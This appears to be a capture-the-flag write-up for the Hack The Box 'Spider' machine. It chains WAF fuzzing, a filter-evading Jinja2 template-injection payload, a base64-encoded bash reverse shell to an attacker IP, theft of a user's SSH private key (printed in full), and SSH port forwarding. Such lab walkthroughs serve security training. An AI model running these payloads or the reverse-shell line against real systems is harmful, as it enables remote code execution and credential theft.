From this page we can post **support tickets** which will be displayed on the **view support page**. As was the case with the **username** earlier, since it was vulnerable to **SSTI**. I attempted to send a simple **SSTI test payload** such as `{{8*5}}` results in the following error:

Submit a support ticket!

Why would you need '{{' or ''}}' in a contact value?

This suggests a **Web Application Firewall(WAF)** is in place and is responsible for blocking common **SSTI payloads**.

Then i decide to do a Wfuzz on <http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal> to discover other bad characters using the special char worldlist.

code-Wfuzz

```
wfuzz -H 'Cookie:
session=eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6IjEyOWY2MGVhLTMwY2YtNDA2NS1hZmI5LTZiZTQ
1YWQzOGI3MyJ9.YXiI_g.CZ31SdpoeuG_rGPF3ZWmzoxHPHc' -u
spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal -d
'contact=FUZZ&message=Night' -w /usr/share/wordlists/SecLists/Fuzzing/special-
chars.txt -t 1 -s .5
```

```
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
```

Target:

http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal

Total requests: 32

ID	Response	Lines	Word	Chars	Payload
000000001:	200	66 L	128 W	1565 Ch	"~"
000000002:	200	66 L	128 W	1565 Ch	"!"
000000003:	200	66 L	128 W	1565 Ch	"@"
000000004:	200	66 L	128 W	1565 Ch	"#"
000000005:	200	66 L	128 W	1565 Ch	"\$"
000000006:	200	66 L	128 W	1565 Ch	"%"
000000007:	200	66 L	128 W	1565 Ch	"^"
000000008:	200	66 L	129 W	1574 Ch	"&"
000000009:	200	66 L	128 W	1565 Ch	"*"
000000010:	200	66 L	128 W	1565 Ch	"("
000000011:	200	66 L	128 W	1565 Ch	")"
000000012:	200	66 L	128 W	1565 Ch	"_"
000000013:	200	66 L	139 W	1607 Ch	"_"
000000014:	200	66 L	128 W	1565 Ch	"+"
000000015:	200	66 L	128 W	1565 Ch	"="
000000016:	200	66 L	128 W	1565 Ch	"{"
000000017:	200	66 L	128 W	1565 Ch	"}"
000000018:	200	66 L	128 W	1565 Ch	"]"
000000019:	200	66 L	128 W	1565 Ch	"["
000000020:	200	66 L	128 W	1565 Ch	" "
000000021:	200	66 L	128 W	1565 Ch	"\"
000000022:	200	66 L	128 W	1565 Ch	"`"
000000023:	200	66 L	128 W	1565 Ch	","
000000024:	200	66 L	139 W	1607 Ch	". "
000000025:	200	66 L	128 W	1565 Ch	"/"
000000026:	200	66 L	128 W	1565 Ch	"?"
000000027:	200	66 L	128 W	1565 Ch	","
000000028:	200	66 L	128 W	1565 Ch	":"
000000029:	200	66 L	139 W	1607 Ch	"' "
000000030:	200	66 L	128 W	1565 Ch	"'"
000000031:	200	66 L	128 W	1565 Ch	"<"
000000032:	200	66 L	128 W	1565 Ch	">"

As we can see the 1607 ch shows other commonly used characters like _ , ' ' which are blocked, which results in more explicit error messages:

practico/d16366b97e914c0b3c0129093c1d16c/administration/supportportal

Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

Submit a support ticket!

Hmmm, you seem to have hit a our WAF with the following chars: _ .

Contact number or email:

JohnDoe@test.com

Message:

My dog ate my homework!

Submit

Payload - Research,Error ,Trial and Defination

After doing some research i came up with a payload:

code-unrefined payload

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}
```

But the payload seem to have bad characters in it like the ' and {{}} so i had to replace the ' with the " and the {{}} with the single {} then add keyword `include` to which it is not blocked.The _char is written in the hex us \x5f to which `man ascii` confirms even in python3 when you print the hex \x5f it gives you

_

root@kali: /home/leshack98/project/HTB/spider ▾

037	31	1F	US (unit separator)	137	95	5F	⸮
040	32	20	SPACE	140	96	60	ˆ
041	33	21	!	141	97	61	a
042	34	22	"	142	98	62	b
043	35	23	#	143	99	63	c
044	36	24	\$	144	100	64	d
045	37	25	%	145	101	65	e
046	38	26	&	146	102	66	f
047	39	27	'	147	103	67	g
050	40	28	(150	104	68	h
051	41	29)	151	105	69	i
052	42	2A	*	152	106	6A	j
053	43	2B	+	153	107	6B	k
054	44	2C	,	154	108	6C	l
055	45	2D	.	155	109	6D	m

```
(root@kali)-[/home/leshack98/project/HTB/spider]
# python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print("\x5f")
_
>>> 
```

code-working payload check

note:insert payload in the `contact=`

```
{% include
request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")
("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("sleep 5")|attr("read")()%}
```

So after getting the payload i decide to test the payload by forcing it to `sleep fo 5 milliseconds` so as to test if the payload works and apparently the payload works which confirms `blind Remote Code Execution(RCE) via Server Side Template Injection(SSTI)`.

The screenshot shows a web browser's developer tools. The 'Request' tab is active, displaying an HTTP POST request to `/a1836bb97e5f4ce6b3e8f25693cla16c.unfinished.supportportal HTTP/1.1`. The request body is highlighted with a red box and contains a `contact=` payload. A red arrow points from this box to a status bar at the bottom right of the browser window, which indicates `476 bytes | 5,760 millis`.

Since our payload looks fine so we have to adjust our payload to obtain a **reverse shell** using **base64** encoding to bypass WAF filters;

code-encoding reverse shell to base64

```
echo 'bash -i >& /dev/tcp/10.10.16.51/9001 0>&1' | base64 -w 0
```

The screenshot shows a terminal window with the following commands and output:


```
(root@kali) - [/home/leshack98/project/HTB/spider]
# echo 'bash -i >& /dev/tcp/10.10.16.51/9001 0>&1' | base64 -w 0
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi41MS85MDAxIDA+JjEK
#
```

The final payload looks us following;

code-final payload

```
{% include
request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetit
em\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")
("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi41MS85MDAxIDA+JjEK | base64 -d |
bash")|attr("read")()%}
```

Then we paste our complete payload in contact .in burpsuite we have to url encode the **reverse shell payload** to filter out bad characters in the payload



Then we open an nc listener on port 9001

code-Listening

```
nc -lnvp 9001
```

After posting a support ticket with the above **SSTI payload** to the contact a **reverse shell** is sent back to our listener which was Listening on port 9001

```
1: root@kali: /home/leshack98/project/HTB/spider ▾

@w1eng3l3x3y

(leshack98@kali)-[~]
$ sudo su
[sudo] password for leshack98:
(root@kali)-[/home/leshack98]
# cd project
(root@kali)-[/home/leshack98/project]
# cd HTB
(root@kali)-[/home/leshack98/project/HTB]
# cd spider
(root@kali)-[/home/leshack98/project/HTB/spider]
# nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.243 38902
bash: cannot set terminal process group (1672): Inappropriate ioctl for device
bash: no job control in this shell
chiv@spider:/var/www/webapp$
```

Takeover

After getting the reverse shell we have to do some adjustment to our reverse shell to make it ready for using by doing a stty escalation to get an interactive shell:

code-stty

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
[ctrl] + z
stty raw -echo
fg [Enter] two times
```

Then setting the TERM so that you are able to clean the terminal:

```
export TERM=xterm
```

Having the shell as a regular user `chiv` we can find the `user.txt` on the `home` directory but we can also find a `.ssh directory`

```
1/2 + [ ]
1: leshack98@kali: ~
chiv@spider:/var/www/webapp$ cd ~
chiv@spider:~$ ls -la
total 40
drwxr-xr-x 6 chiv chiv 4096 May 18 00:23 .
drwxr-xr-x 3 root root 4096 May 6 11:42 ..
lrwxrwxrwx 1 root root 9 Apr 24 2020 .bash_history -> /dev/null
-rw-r--r-- 1 chiv chiv 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 chiv chiv 3771 Apr 4 2018 .bashrc
drwx----- 2 chiv chiv 4096 May 18 00:23 .cache
drwx----- 3 chiv chiv 4096 May 18 00:23 .gnupg
drwxrwxr-x 3 chiv chiv 4096 May 18 00:23 .local
-rw-r--r-- 1 chiv chiv 807 Apr 4 2018 .profile
drwx----- 2 chiv chiv 4096 May 6 11:42 .ssh
-r----- 1 chiv chiv 33 Oct 27 21:31 user.txt
chiv@spider:~$ cat user.txt

chiv@spider:~$
```

.ssh directory we can use the id_rsa to gain a rsa key which we can use it in gaining a fully interactive ssh shell


```
chiv@spider:~$ cd .ssh
chiv@spider:~/.ssh$ ls -la
total 16
drwx----- 2 chiv chiv 4096 May  6 11:42 .
drwxr-xr-x  6 chiv chiv 4096 May 18 00:23 ..
-rw-r--r--  1 chiv chiv  393 May  4 15:42 authorized_keys
-rw-----  1 chiv chiv 1679 Apr 24  2020 id_rsa
chiv@spider:~/.ssh$ cat id_rsa
```

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA mGvQ3kClVX7pOTDI dNTsQ5EzQl+ZLbpRwDgicM4RuWDvDqjV
gjWRBF5B75h/aXjIwUnMXA7XimrfoudDzjynegpGDZL2LHLSVnTkYwDq+o/MnkpS
U7tVc2i/LtGvrob rzNRFX8taAQ561iH9xnR2pPGwHSF1/rHQqaikl9t85ESdrp9
MI+JsgXF4qwd o/zrgxGdcOa7zq6zlnwYLY2zPZZjHYxrrwbJiD7H2pQNiegBQgu7
BLRlsGclItrZB+p4w6pi0ak8NcoKVdeOLpQq0i58vXUCGqtp9iRA0UGv3xmHakM2
VTZrVb7Q0g5DGBEXcIW9oowFXD2ufo2WPXym0QIDAQABAoIBA H4cNqStOB6U8sKu
6ixAP3toF9FC56o+DoXL7DMJTDK gubOKlmhmGrU0hk7Q7Awj2nddYh1f0C3THGs
hx2MccU32t5ASg5cx86AyLZh fAn0EIinVZaR2RG0CPrj40ezukWvG/c2eTFjo8hl
Z5m7czY2LqvtvRAGHfe3h6sz6fUrPAkwLTl6FCnXL1kCEUIpKaq5wKS1xDHma3Pc
XVQU8a7FwiqCiRRI+GqJMY0+uq8/iao20jF+aChGu2cAP78KAyQU4NI sKNnewI rq
54dW0w8lw0Xp2ndmo3FdOfjm1SMNYtB5yvPR9enbu3wkX94fC/NS90qLLMzZFyFy
f0EMoUECgYEAxuNi/9sNNJ6UaTLZTsn6Z8X/i4AKVFgUGw4sYzswWPC4oJTDDb62
nKr2o33or9dTVdWki1jI41hJCczx2gRqCGtu0y03JaCNY5bCA338YymdVkp hR9TL
j0U0J1vHU06RFuD28orK+w0b+gVanQIiz/o57xZ1sVNaN0yJUlsenh8CgYEAxDCO
JjFKq+0+Byaimo8aGjFiPQFMT2fm001+/WokN+mmKLyVdh4W22rVV4v0hn937EPW
K10c0/hDtSSHSwI/PSN4C2DVy0ahrDcPkArfOmBF1ozcR90BAJME0rnWJm6uB7Lv
hm1Ll0gGJZ/oeBPIssqG1sr vUNL/+sPfP3x8PQ8CgYEAqsuqWL2EYa0tH4+40gkJ
mQRXp5yVQklB0tq5E55IrphKdNxLg6T8fR30IAKISDLJv3RwkZn1Kgcu8d0l/eu8
gu5/haIuLYnq4ZMdmZIfo6ihDPFjCSSc irRqqzINwmS+BD+80hy0o3lmhRcD8cFb
0+62wbMv7s/9r2VRp//IE1ECgYAHf7efPBkXkzzgtxhWAgxEXgjcPhV1n4oMOP+2
nfz+ah7gxbyMxD+paV74NrBFB9BEpp8kDtEaxQ2Jefj15AMYyidHgA8L28zoMT6W
CeRYbd+dgMrWr/3pULVJfLLzyx05zBwdrkXKZYVeoMsY8+Ci/NzEjwMwuq/wHNaG
rbJt/wKBgQCTNzPkU50s1Ad0J3kmCtYo/iZN62poifJI5hpuWgLPwSEsD05L09yO
TTppoBhFUJqKnpa6eCPd+4il tr2JT4rwY4EKG0fjWwMrMzWaK7GnW45WftCBCJI f6
```

-----BEGIN RSA PRIVATE KEY-----

```
MIIEpAIBAAKCAQEA mGvQ3kClVX7pOTDI dNTsQ5EzQl+ZLbpRwDgicM4RuWDvDqjV
gjWRBF5B75h/aXjIwUnMXA7XimrfoudDzjynegpGDZL2LHLSVnTkYwDq+o/MnkpS
U7tVc2i/LtGvrob rzNRFX8taAQ561iH9xnR2pPGwHSF1/rHQqaikl9t85ESdrp9
MI+JsgXF4qwd o/zrgxGdcOa7zq6zlnwYLY2zPZZjHYxrrwbJiD7H2pQNiegBQgu7
BLRlsGclItrZB+p4w6pi0ak8NcoKVdeOLpQq0i58vXUCGqtp9iRA0UGv3xmHakM2
VTZrVb7Q0g5DGBEXcIW9oowFXD2ufo2WPXym0QIDAQABAoIBA H4cNqStOB6U8sKu
6ixAP3toF9FC56o+DoXL7DMJTDK gubOKlmhmGrU0hk7Q7Awj2nddYh1f0C3THGs
hx2MccU32t5ASg5cx86AyLZh fAn0EIinVZaR2RG0CPrj40ezukWvG/c2eTFjo8hl
Z5m7czY2LqvtvRAGHfe3h6sz6fUrPAkwLTl6FCnXL1kCEUIpKaq5wKS1xDHma3Pc
XVQU8a7FwiqCiRRI+GqJMY0+uq8/iao20jF+aChGu2cAP78KAyQU4NI sKNnewI rq
54dW0w8lw0Xp2ndmo3FdOfjm1SMNYtB5yvPR9enbu3wkX94fC/NS90qLLMzZFyFy
f0EMoUECgYEAxuNi/9sNNJ6UaTLZTsn6Z8X/i4AKVFgUGw4sYzswWPC4oJTDDb62
nKr2o33or9dTVdWki1jI41hJCczx2gRqCGtu0y03JaCNY5bCA338YymdVkp hR9TL
j0U0J1vHU06RFuD28orK+w0b+gVanQIiz/o57xZ1sVNaN0yJUlsenh8CgYEAxDCO
JjFKq+0+Byaimo8aGjFiPQFMT2fm001+/WokN+mmKLyVdh4W22rVV4v0hn937EPW
K10c0/hDtSSHSwI/PSN4C2DVy0ahrDcPkArfOmBF1ozcR90BAJME0rnWJm6uB7Lv
hm1Ll0gGJZ/oeBPIssqG1sr vUNL/+sPfP3x8PQ8CgYEAqsuqWL2EYa0tH4+40gkJ
mQRXp5yVQklB0tq5E55IrphKdNxLg6T8fR30IAKISDLJv3RwkZn1Kgcu8d0l/eu8
gu5/haIuLYnq4ZMdmZIfo6ihDPFjCSSc irRqqzINwmS+BD+80hy0o3lmhRcD8cFb
0+62wbMv7s/9r2VRp//IE1ECgYAHf7efPBkXkzzgtxhWAgxEXgjcPhV1n4oMOP+2
nfz+ah7gxbyMxD+paV74NrBFB9BEpp8kDtEaxQ2Jefj15AMYyidHgA8L28zoMT6W
```

```
CeRYbd+dgMrWr/3pULVJfLLzyx05zBwdrkXKZYVeoMsY8+Ci/NzEjwMwuq/wHNaG
rbJt/wKBgQCTNzPkU50s1Ad0J3kmCtYo/iZN62poi fJI5hpuWgLpWSEsD05L09y0
TTppoBhfUJqKnpa6eCPd+4iltr2JT4rwY4EKG0fjWwrmZwaK7GnW45WftCBCJI f6
IleM+8qziZ8YcxqeKNdpcTZkl2VleDsZpkFGib0NhKaDN9ugOgpRXw==
-----END RSA PRIVATE KEY-----
```

we copy the key then we have to execute `chmod` on the key to make it detected:


code-chmod on key

```
chmod 600 chiv.key
```

Then we use the `chiv key` to have an interactive shell after ssh alongside chiv

code-ssh@chiv

```
ssh -i chiv.key chiv@spider.htb
```



```
1/2 ▾ + [ ] [ ]
2: chiv@spider: ~ ▾
(root🐼kali)-[/home/leshack98/project/HTB/spider]
# ssh -i chiv.key chiv@spider.htb
Last login: Fri May 21 15:02:03 2021 from 10.10.14.7
chiv@spider:~$
```


Privilege Escalation

The output of the `ps aux` command shows a `uwsgi` process running as `root` :

Looking at `listening ports`, we discover a local webserver on `port 8080`:

code- listenig port

```
ss -lntp
```

```
2: chiv@spider: ~  
(root@kali)~/home/leshack98/project/HTB/spider  
# ssh -i chiv.key chiv@spider.htb  
Last login: Wed Oct 27 22:42:54 2021 from 10.10.14.78  
chiv@spider:~$ ss -lntp  
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port  
LISTEN     0            128         127.0.0.53%lo:53        0.0.0.0:*  
LISTEN     0            128         0.0.0.0:22              0.0.0.0:*  
LISTEN     0            80          127.0.0.1:3306          0.0.0.0:*  
LISTEN     0            128         0.0.0.0:80              0.0.0.0:*  
LISTEN     0            100        127.0.0.1:8080          0.0.0.0:*  
LISTEN     0            128         [::]:22                 [::]:*  
chiv@spider:~$  
chiv@spider:~$  
ssh> -L 8000:127.0.0.1:8080  
Forwarding port.
```

Then we forward our `local port 800` to `port 8080` on the remote target using `ssh` by typing this which will give you the ssh inside `chiv`


code- get ssh to forward the webserver

```
~C
```


code-forwarding port

```
-L 8000:127.0.0.1:8080
```

We can now access the `web server` by browsing to `http://localhost/8000`. A login form is shown:




Any `username` works here, as `no password` is required. We are redirected to a `shopping cart` page:



